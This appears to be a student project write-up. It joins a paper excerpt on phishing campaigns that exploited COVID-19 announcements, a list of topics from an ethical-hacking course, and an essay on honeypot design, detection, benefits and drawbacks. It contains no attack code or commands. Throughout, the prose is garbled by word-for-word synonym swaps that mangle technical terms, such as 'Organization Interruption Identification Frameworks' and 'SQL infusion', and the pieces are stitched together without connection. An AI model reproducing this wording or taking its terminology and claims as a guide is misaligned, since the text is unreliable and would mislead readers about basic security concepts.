The Coronavirus pandemic has created exceptional and novel cultural and monetary conditions utilized by digital hoodlums. Our examination of occasions, for example, declarations and media stories has shown what has all the earmarks of being a free relationship between the declaration and a comparing digital assault crusade which uses the occasion as a snare subsequently improving the probability of progress. The Coronavirus pandemic, and the expanded pace of digital assaults it has summoned have more extensive ramifications, which stretch past the objectives of such assaults. Changes to working practices and socialization, mean individuals are

presently investing expanded times of energy on the web. Furthermore, paces of joblessness have likewise expanded, meaning more individuals are sitting at home online-almost certainly, a portion of these individuals will go to digital wrongdoing to help themselves. The blend of expanded degrees of digital assaults and digital wrongdoing implies there might be suggestions for policing around the World law implementation should guarantee it has the ability to manage digital wrongdoing. The examination introduced in this paper has featured a typical business as usual of numerous digital assaults during this period. Numerous digital assaults start with a phishing effort which guides casualties to download a document or access a URL. The record or the URL go about as the transporter of malware which, when introduced, goes about as the vehicle for monetary extortion. The investigation has likewise shown that to improve the probability of achievement, the phishing effort use media and legislative declarations. Albeit this investigation isn't really novel, we accept this is whenever that this has been first upheld with a setting of real live occasions. This examination brings about the proposal that legislatures, the media and different foundations should know that declarations and the distribution of stories are probably going to lead to the execution of related digital assault crusades which influence these occasions. The occasions ought to be joined by a note/disclaimer illustrating how data connecting with the declaration will be handed-off. Our examination presents an open door for additional exploration. This exploration has shown what can best be portrayed as a free immediate and opposite relationship among occasions and digital assaults. Further exploration ought to examine this peculiarity and blueprint whether a prescient model can be utilized to affirm this relationship. There is a bountiful inventory of digital assault contextual investigations connecting

with nations all over the planet and a more extensive examination of the issue can help in confirming this peculiarity.

In this course I have learnt many topics and I got some knowledge about things and I learn how to perform them and they are very useful to secure my system from cyber-attack.

Topics I have learnt:-

Basics about ethical hacking and Networking

Foot Printing Techniques

Website Hacking

System hacking

Cloning and Phishing Techniques

Firewalls_ids_honeypots

Cryptography and steganography

Malware

SQL injections

Scanning Proxies

IOT and cloud computing Basics

Vulnerability Assessments

HONEYPOTS

A honeypot is an organization connected framework set up as a bait to draw digital assailants and identify, divert and study hacking endeavours to acquire unapproved admittance to data frameworks.

Framework Plan OF HONEYPOT :

Framework engineering General framework plan of honeypot design is displayed in Fig-1. Whole organization is first and foremost safeguarded by a firewall, then, at that point, by a switch and compartmented information layers are isolated from network inside the association and outside clients' or alternately activities' organization. Association network is then safeguarded by an instrument called as honeynet, which is an organization of PCs support in honeypot engineering. For additional security and recognition IDS is carried out in the framework. Checking control framework supports to deal with the logs made by the honeynet and furthermore screens every one of the approaching sections in the organization.

Working Honeypot is a framework to gather knowledge. Honeypots are typically situated behind the firewall. Honeypot basically used to recreate an assortment of administrations and openings, to incited the event of different assaults, assault information. Whenever an interloper attempts to enter the framework with a phony character, the manager framework will be told. As per Open Web Application Security Undertaking (OWASP) a few top assaults recorded were SQL infusion and XSS.[9] When somebody attempts to enter the framework, a log is produced pretty much every one of the sections. Despite the fact that the gate crasher prevails with regards to entering the framework and catches the information from the data set, we can trick them by giving phony information, this is finished by honeypot, yet interloper won't know session this phony data. So, by this we can save our framework and simpleton interlopers. Simultaneously the logs will be made, with the goal that every one of the information about aggressor are recorded like framework IP, assault type, assault design, accessible

impressions and so on, and assault strategy for the proof which can be utilized for additional activities

Recognition:-

Recognition is the demonstration of recognizing any noxious movement in the framework. We are expecting that counteraction didn't work so somehow, a programmer compromised the framework. There are a few different ways for distinguishing those assaults. The notable location arrangement is Organization Interruption Identification Frameworks. This innovation will assist clients with knowing whether the organization is compromised, yet it won't keep programmers from assaulting the framework. For organizations, such recognition frameworks are costly. Now, honeypots are significant to screen the movement.

Benefits:-

- Honeypots gather information from real assaults and other unapproved exercises, giving investigators a rich wellspring of helpful data.

Goes about as a rich wellspring of data and helps gather continuous information.

- Recognizes pernicious movement regardless of whether encryption is utilized.
- Burns through programmers' time and assets

Drawbacks of honeypot:-

- Honeypots possibly gather data when an assault happens. No endeavours to get to the honeypot implies there is no information to investigate.
- Being discernible from creation frameworks, it tends to be effectively distinguished by experienced assailants.
- Having a tight field of view, it can recognize direct assaults.
- A honeypot once assaulted can be utilized to assault different frameworks.

Conclusion:-

Honeypot is a valuable instrument for baiting and catching aggressors, catching data. Security is the fundamental component of any association sites, however the security given by the honeypots in light of equipment arrangements are over the top expensive for little and medium scaled association; a product-based honeypot might be demonstrated as an exceptionally compelling security answer for these associations. Among this multitude of kinds of Honeypot low-collaboration Honeypot is the generally utilized Honeypot, since it is not difficult to execute and make due. Yet, the most solid and effective Honeypot type is High-connection Honeypot. These honeypots give security as well as creates a log pretty much all sections in the framework which is exceptionally useful to track down the meddlesome action in the framework. Yet, the honeypot should have to move up to new techniques and assaults at a time period to give protection from new sort to assaults. It can't be said as an answer however it is a decent enhancement for the security framework

- MAJOR PROJECT BY

D.BHARATH KUMAR